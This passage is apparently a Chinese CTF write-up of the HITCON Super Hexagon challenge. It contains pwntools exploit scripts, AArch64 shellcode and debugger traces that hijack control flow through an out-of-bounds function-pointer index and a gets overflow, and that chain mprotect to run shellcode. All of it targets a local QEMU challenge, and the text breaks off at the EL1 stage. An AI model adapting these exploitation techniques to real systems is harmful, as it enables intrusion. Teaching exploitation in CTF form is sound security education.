10   scanf("%d", &idx);
11   if ( cmd == 1 )
12   {
13     printf("key: ");
14     scanf("%s", buf);
15     v0 = (unsigned int)strlen(buf);
16   }
17   else
18   {
19     v0 = 0LL;
20   }
21   cmdtb[cmd](buf, idx, v0);
22 }
```

```
1  int scanf(const unsigned __int8 *fmt, ...)
2  {
3    gcc_va_list va; // [xsp+20h] [xbp+20h] BYREF
4    gcc_va_list ap; // [xsp+40h] [xbp+40h] BYREF
5
6    va_start(va, fmt);
7    va_start(ap, fmt);
8    gets(input);
9    return vsscanf(input, fmt, (__va_list *)va);
10 }
```

```
.bss:0000000000412650 input           % 0x100
.bss:0000000000412650
.bss:0000000000412650
.bss:0000000000412650
.bss:0000000000412650
.bss:0000000000412650
.bss:0000000000412750                 EXPORT cmdtb
.bss:0000000000412750 ; cmd_func cmdtb[2]
.bss:0000000000412750 cmdtb           % 0x10
.bss:0000000000412750
```

EL0：漏洞利用

方法一：纯用数组越界，-32下标即可直接使用输入数据完成控制流劫持（exp1）
方法二：纯用缓冲区溢出，使用正常下标完成控制流劫持（exp2）


```
.bss:0000000000412650 input             % 0x100
.bss:0000000000412650
.bss:0000000000412650
.bss:0000000000412650
.bss:0000000000412650
.bss:0000000000412650
.bss:0000000000412750                   EXPORT cmdtb
.bss:0000000000412750 ; cmd_func cmdtb[2]
.bss:0000000000412750 cmdtb             % 0x10
.bss:0000000000412750
```

```
.text:0000000000400104 ; void __cdecl print_flag()
.text:0000000000400104                  EXPORT print_flag
.text:0000000000400104 print_flag
.text:0000000000400104
.text:0000000000400104 var_40           = -0x40
.text:0000000000400104 buf              = -0x28
.text:0000000000400104 var_7            = -7
.text:0000000000400104
.text:0000000000400104                  STP             X29, X30, [SP,#var_40]!
.text:0000000000400108                  MOV             X29, SP
.text:000000000040010C                  ADD             X0, X29, #0x18
.text:0000000000400110                  BL              flag
.text:0000000000400114                  STRB            WZR, [X29,#0x40+var_7]
.text:0000000000400118                  ADD             X1, X29, #0x18
.text:000000000040011C                  ADRL            X0, aFlagEl0S ; "Flag (EL0): %s\n"
.text:0000000000400124                  BL              printf
.text:0000000000400128                  LDP             X29, X30, [SP+0x40+var_40],#0x40
.text:000000000040012C                  RET
.text:000000000040012C ; End of function print_flag
```

```
from pwn import *
context(arch='aarch64',endian='little')

cmd   = "cd ../run ;"
cmd += "./qemu-system-aarch64 -nographic -machine hitcon -cpu hitcon "
cmd += "-bios ./bios.bin -monitor /dev/null 2>/dev/null -serial null"
io = process(["/bin/sh","-c",cmd])

io.sendlineafter(b"cmd> ",b"-32")
io.sendlineafter(b"index: ",p64(0x400104))
io.interactive()
```

exp: /el0/exp.py
exp: /el0/exp2.py
gdb: /el0/gdb.cmd


内存地图



EL0 虚拟地址

Super Hexagon：EL1

EL1


Non-secure state
Secure state
EL0
AArch32 or AArch64*
App1
AArch32 or AArch64*
App2
AArch32 or AArch64*
App1
AArch32 or AArch64*
App2
AArch32 or AArch64*
Secure App1
AArch32 or AArch64*
Secure App2
EL1
AArch32 or AArch64**
Guest OS1
AArch32 or AArch64**
Guest OS2
AArch32 or AArch64
Secure OS
EL2
AArch32 or AArch64
Hypervisor
EL3
AArch64
Secure Monitor
* AArch64 permitted only if EL1 is using AArch64
**AArch64 permitted only if EL2 is using AArch64

EL1：问？


1. 如何往下攻击？
2. 下面有啥代码？
3. 漏洞是啥？

EL1：答！

1. 如何往下攻击？
   ① 用户态进入内核：中断
   ② 功能性中断：系统调用
   ③ 刚才只控制流劫持了，所以要执行任意系统调用并传参，方便的还是shellcode

2. 下面有啥代码？
   跟入系统调用，即跟入SVC指令

3. 漏洞是啥？
   先看到代码再说…



SVC：SuperVisor Call
HVC：HyperVisor Call
SMC：Secure Moniter Call

EL1子任务1：EL0 shellcode

EL1：EL0 shellcode：NX？

```
➜  checksec ./BC010.elf
    Arch:     aarch64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

真的有NX么？？？
这并不是一个linux，那ELF的NX真的生效么？？？

EL1：EL0 shellcode：NX？

```
1  void __cdecl run()
2  {
3    __int64 v0; // x2
4    int idx; // [xsp+28h] [xbp+28h] BYREF
5    int cmd; // [xsp+2Ch] [xbp+2Ch] BYREF
6
7    printf("cmd> ");
8    scanf("%d", &cmd);
9    printf("index: ");
10   scanf("%d", &idx);
11   if ( cmd == 1 )
12   {
13     printf("key: ");
14     scanf("%s", buf);
15     v0 = (unsigned int)strlen(buf);
16   }
17   else
18   {
19     v0 = 0LL;
20   }
21   cmdtb[cmd](buf, idx, v0);
22 }
```

回顾一下这个程序：

1. 如果没有NX
2. 可以直接把shellcode写在input、buf中
3. 然后直接控制流劫持到shellcode上

```
.bss:0000000000412650 input             % 0x100
.bss:0000000000412650
.bss:0000000000412650
.bss:0000000000412650
.bss:0000000000412650
.bss:0000000000412650
.bss:0000000000412750                   EXPORT cmdtb
.bss:0000000000412750 ; cmd_func cmdtb[2]
.bss:0000000000412750 cmdtb             % 0x10
.bss:0000000000412750
```

EL1：EL0 shellcode：NX！

```python
from pwn import *
context(arch='aarch64',endian='little')

cmd  = "cd ../../../run ;"
cmd += "./qemu-system-aarch64 -nographic -machine hitcon -cpu hitcon "
cmd += "-bios ./bios.bin -monitor /dev/null 2>/dev/null -serial null "
cmd += "-S -s"

io = process(["/bin/sh","-c",cmd])

shellcode = '''
ldr x1, =0x400104
blr x1
'''

shellcode = asm(shellcode)

io.sendlineafter(b"cmd> ",b"0")
io.sendlineafter(b"index: ",shellcode.ljust(0x100,b'a')+p64(0x412650))
io.interactive()
```

```
pwndbg> si
 ► 0x412650    ldr    x1, #0x412658
   0x412654    blr    x1
    ↓
   0x400104    stp    x29, x30, [sp, #-0x40]!
   0x400108    mov    x29, sp
   0x40010c    add    x0, x29, #0x18
   0x400110    bl     #0x401ba4                  <0x401ba4>
    ↓
   0x401ba4    mrs    x1, s3_3_c15_c12_0
    ↓
   0x401ba4    mrs    x1, s3_3_c15_c12_0
[ STACK ]
00:0000 x29 sp 0x7fff7ffffa0 —▸ 0x7fff7ffffd0 —▸ 0x7fff7ffffe0 ◂— 0x0
01:0008        0x7fff7ffffa8 —▸ 0x400640 ◂— add    w19, w19, #1 /* 0x7100267f1100067
02:0010        0x7fff7ffffb0 ◂— 0x0
... ↓          3 skipped
06:0030        0x7fff7ffffd0 —▸ 0x7fff7ffffe0 ◂— 0x0
07:0038        0x7fff7ffffd8 —▸ 0x4000f4 ◂— movz   w0, #0 /* 0x9400069052800000 */
[ BACKTRACE ]
 ► f 0         0x412650
```

```
 ► 0xffffffffc000a404    b      #0xffffffffc000a80c          <0xffffffffc000a80c>
    ↓
   0xffffffffc000a80c    bl     #0xffffffffc00090b0          <0xffffffffc00090b0>
    ↓
   0xffffffffc00090b0    stp    x0, x1, [sp]
   0xffffffffc00090b4    stp    x2, x3, [sp, #0x10]
   0xffffffffc00090b8    stp    x4, x5, [sp, #0x20]
   0xffffffffc00090bc    stp    x6, x7, [sp, #0x30]
   0xffffffffc00090c0    stp    x8, x9, [sp, #0x40]
   0xffffffffc00090c4    stp    x10, x11, [sp, #0x50]
   0xffffffffc00090c8    stp    x12, x13, [sp, #0x60]
   0xffffffffc00090cc    stp    x14, x15, [sp, #0x70]
   0xffffffffc00090d0    stp    x16, x17, [sp, #0x80]
[ STACK ]
00:0000 sp 0xffffffffc001a020 ◂— 0x1
01:0008    0xffffffffc001a028 —▸ 0x7fff7ffffe5f ◂— 0x7fff7ffffe800a
02:0010    0xffffffffc001a030 ◂— 0x1
03:0018    0xffffffffc001a038 ◂— 0xffffff80ffffffc8
04:0020    0xffffffffc001a040 —▸ 0x7fff7ffffea0 —▸ 0x7fff7ffffa0 —▸ 0x7fff7ffffd0 —▸ 0x7fff7
ffffff0 ◂— ...
05:0028    0xffffffffc001a048 ◂— 0xffffffffffffffff
06:0030    0xffffffffc001a050 ◂— 0x0
07:0038    0xffffffffc001a058 ◂— 0x0
[ BACKTRACE ]
 ► f 0 0xffffffffc000a404
pwndbg>
```

跟进shellcode
发现无法执行
会直接跳到0xffffffffc00a404

➜ cat gdb.cmd
set architecture aarch64
target remote :1234
b * 0x40058C
c
➜ gdb-multiarch -x ./gdb.cmd

exp: /el1/el0_shellcode/checknx/exp.py
gdb: /el1/el0_shellcode/checknx/gdb.cmd

EL1：EL0 shellcode：mprotect？

1. 其实程序中有mprotect，但由于没有被调用，所以IDA没有直接识别出函数

```
.text:0000000000401B68                  EXPORT mprotect
.text:0000000000401B68 mprotect
.text:0000000000401B68                  MOV             X8, #0xE2
.text:0000000000401B6C                  SVC             0
.text:0000000000401B70                  RET
```

2. 在控制流劫持的函数指针调用处，第一个参数固定为buf的地址，不可控

```
21  cmdtb[cmd](buf, idx, v0);
```

3. 故控制好idx和v0，对应mprotect的len和prot，将buf这段内存属性设置为rwx

```
MPROTECT(2)                 BSD System Calls Manual                MPROTECT(2)

NAME
     mprotect -- control the protection of pages

SYNOPSIS
     #include <sys/mman.h>

     int
     mprotect(void *addr, size_t len, int prot);
```

4. 即mprotect(buf,0x1000,7)，7即为rwx（虽然系统不是linux，但猜测应该符合标准）

```
#define PROT_READ       0x1     /* page can be read */
#define PROT_WRITE      0x2     /* page can be written */
#define PROT_EXEC       0x4     /* page can be executed */
```

```
1  from pwn import *
2  context(arch='aarch64',endian='little')
3
4  cmd  = "cd ../../../run ;"
5  cmd += "./qemu-system-aarch64 -nographic -machine hitcon -cpu hitcon "
6  cmd += "-bios ./bios.bin -monitor /dev/null 2>/dev/null -serial null "
7
8  io = process(["/bin/sh","-c",cmd])
9
10 mprotect = 0x401B68
11
12 io.sendlineafter(b"cmd> ",b"1")
13 io.sendlineafter(b"index: ",b'4096 '.ljust(0x100,b'a')+p64(0)+p64(mprotect))
14 io.sendlineafter(b"key: ",b'1234567')
15 io.interactive()
```

```
Breakpoint 1, 0x000000000040058c in ?? ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
X0   0x7fefffffd000 ◂— cbz    w17, #0x7fff00063644 /* 0x37363534333231;
X1   0x1000
X2   0x7
X3   0x401b68 ◂— movz   x8, #0xe2 /* 0xd4000001d2801c48 */
X4   0x7fff7ffffea0 —▸ 0x7fff7ffffa0 —▸ 0x7fff7fffffd0 —▸ 0x7fff7fffff
X5   0xffffffffffffffff
X6   0x0
X7   0x0
X8   0x3f
PC   0x40058c ◂— blr    x3 /* 0xf9400bf3d63f0060; '`' */
[ DISASM ]
► 0x40058c    blr    x3                                <0x401b68>
```

```
➜  el0_shellcode git:(main) ✗ python3 exp.py
[+] Starting local process '/bin/sh': pid 19301
[+] Starting local process '/bin/sh': pid 19301
[*] Switching to interactive mode
ERROR:   [VMM] RWX pages are not allowed
[*] Got EOF while reading in interactive
$
```

结果不让mprotect一个rwx的页…

exp: /el1/el0_shellcode/norwx/exp.py
gdb: /el1/el0_shellcode/norwx/gdb.cmd

EL1：EL0 shellcode：mprotect！成功！

最终办法（TOCTOU）：

1. 先把shellcode填到buf中
2. 然后mprotect将buf设置为5(rx)
3. 最后劫持控制流到buf上

```python
from pwn import *
context(arch='aarch64',endian='little')

cmd  = "cd ../../../run ;"
cmd += "./qemu-system-aarch64 -nographic -machine hitcon -cpu hitcon "
cmd += "-bios ./bios.bin -monitor /dev/null 2>/dev/null -serial null "

io = process(["/bin/sh","-c",cmd])

mprotect = 0x401B68
gets     = 0x4019B0
sc_addr  = 0x7ffeffffd008

shellcode = '''
ldr x1, =0x400104
blr x1
'''
shellcode = asm(shellcode)

io.sendlineafter(b"cmd> ",b"0")
io.sendlineafter(b"index: ",b'a'*0xf8+p64(sc_addr)+p64(gets)+p64(mprotect))
io.sendline(b'a'*8+shellcode)

io.sendlineafter(b"cmd> ",b"1")
io.sendlineafter(b"index: ",b'4096')
io.sendlineafter(b"key: ",b'12345')

io.sendlineafter(b"cmd> ",b"-1")
io.sendlineafter(b"index: ",b'1')

io.interactive()
```

```
➜ el0_shellcode git:(main) ✗ python3 exp.py
[+] Starting local process '/bin/sh': pid 19717
[*] Switching to interactive mode
Flag (EL0): hitcon{this is flag 1 for EL0}
```

```
shellcode = '''
ldr x1, =0x400104
blr x1
'''
```

AArch64 shellcode说明：

1. ldr和=这种写法可以load 64bit的立即数，原理如下
2. blr 指令完成跳转

```
➜  python3
Python 3.6.9 (default, Dec  8 2021, 21:08:43)
>>> from pwn import *
>>> context(arch='aarch64')
>>> asm("ldr x1, =0x400104").hex()
'4100005800000000040140000000000'
>>> print(disasm(bytes.fromhex("4100005800000000")))
   0:   58000041        ldr     x1, 0x8
   4:   00000000        .inst   0x00000000 ; undefined
```

exp: /el1/el0_shellcode/rx_after_write/exp.py
gdb: /el1/el0_shellcode/rx_after_write/gdb.cmd

EL1：EL0 shellcode：注意 bad char

```
1  unsigned __int8 *__fastcall gets(unsigned __int8 *s)
2  {
3    unsigned __int8 *i; // x19
4    int v3; // w0
5    _BOOL4 v4; // w1
6
7    for ( i = s; ; ++i )
8    {
9      v3 = getchar();
10     v4 = v3 == 0xA;
11     if ( v3 == 0xD )
12       v4 = 1;
13     if ( v4 || (v3 & 0x80000000) != 0 )
14       break;
15     *i = v3;
16   }
17   *i = 0;
18   return s;
19 }
```

assert(b"\x0a" not in shellcode)
assert(b"\x0b" not in shellcode)

之前我们是通过gets往buf里输入shellcode，注意坏字符!

内存地图


EL0 虚拟地址


EL1子任务2：找到EL1代码


EL1：找到EL1代码：IDA加载

首先EL1代码肯定在bios.bin里，所以使用IDA加载：

1. 设置处理器为ARM
2. 目前基址不详，直接为0
3. 确认代码模式为64位



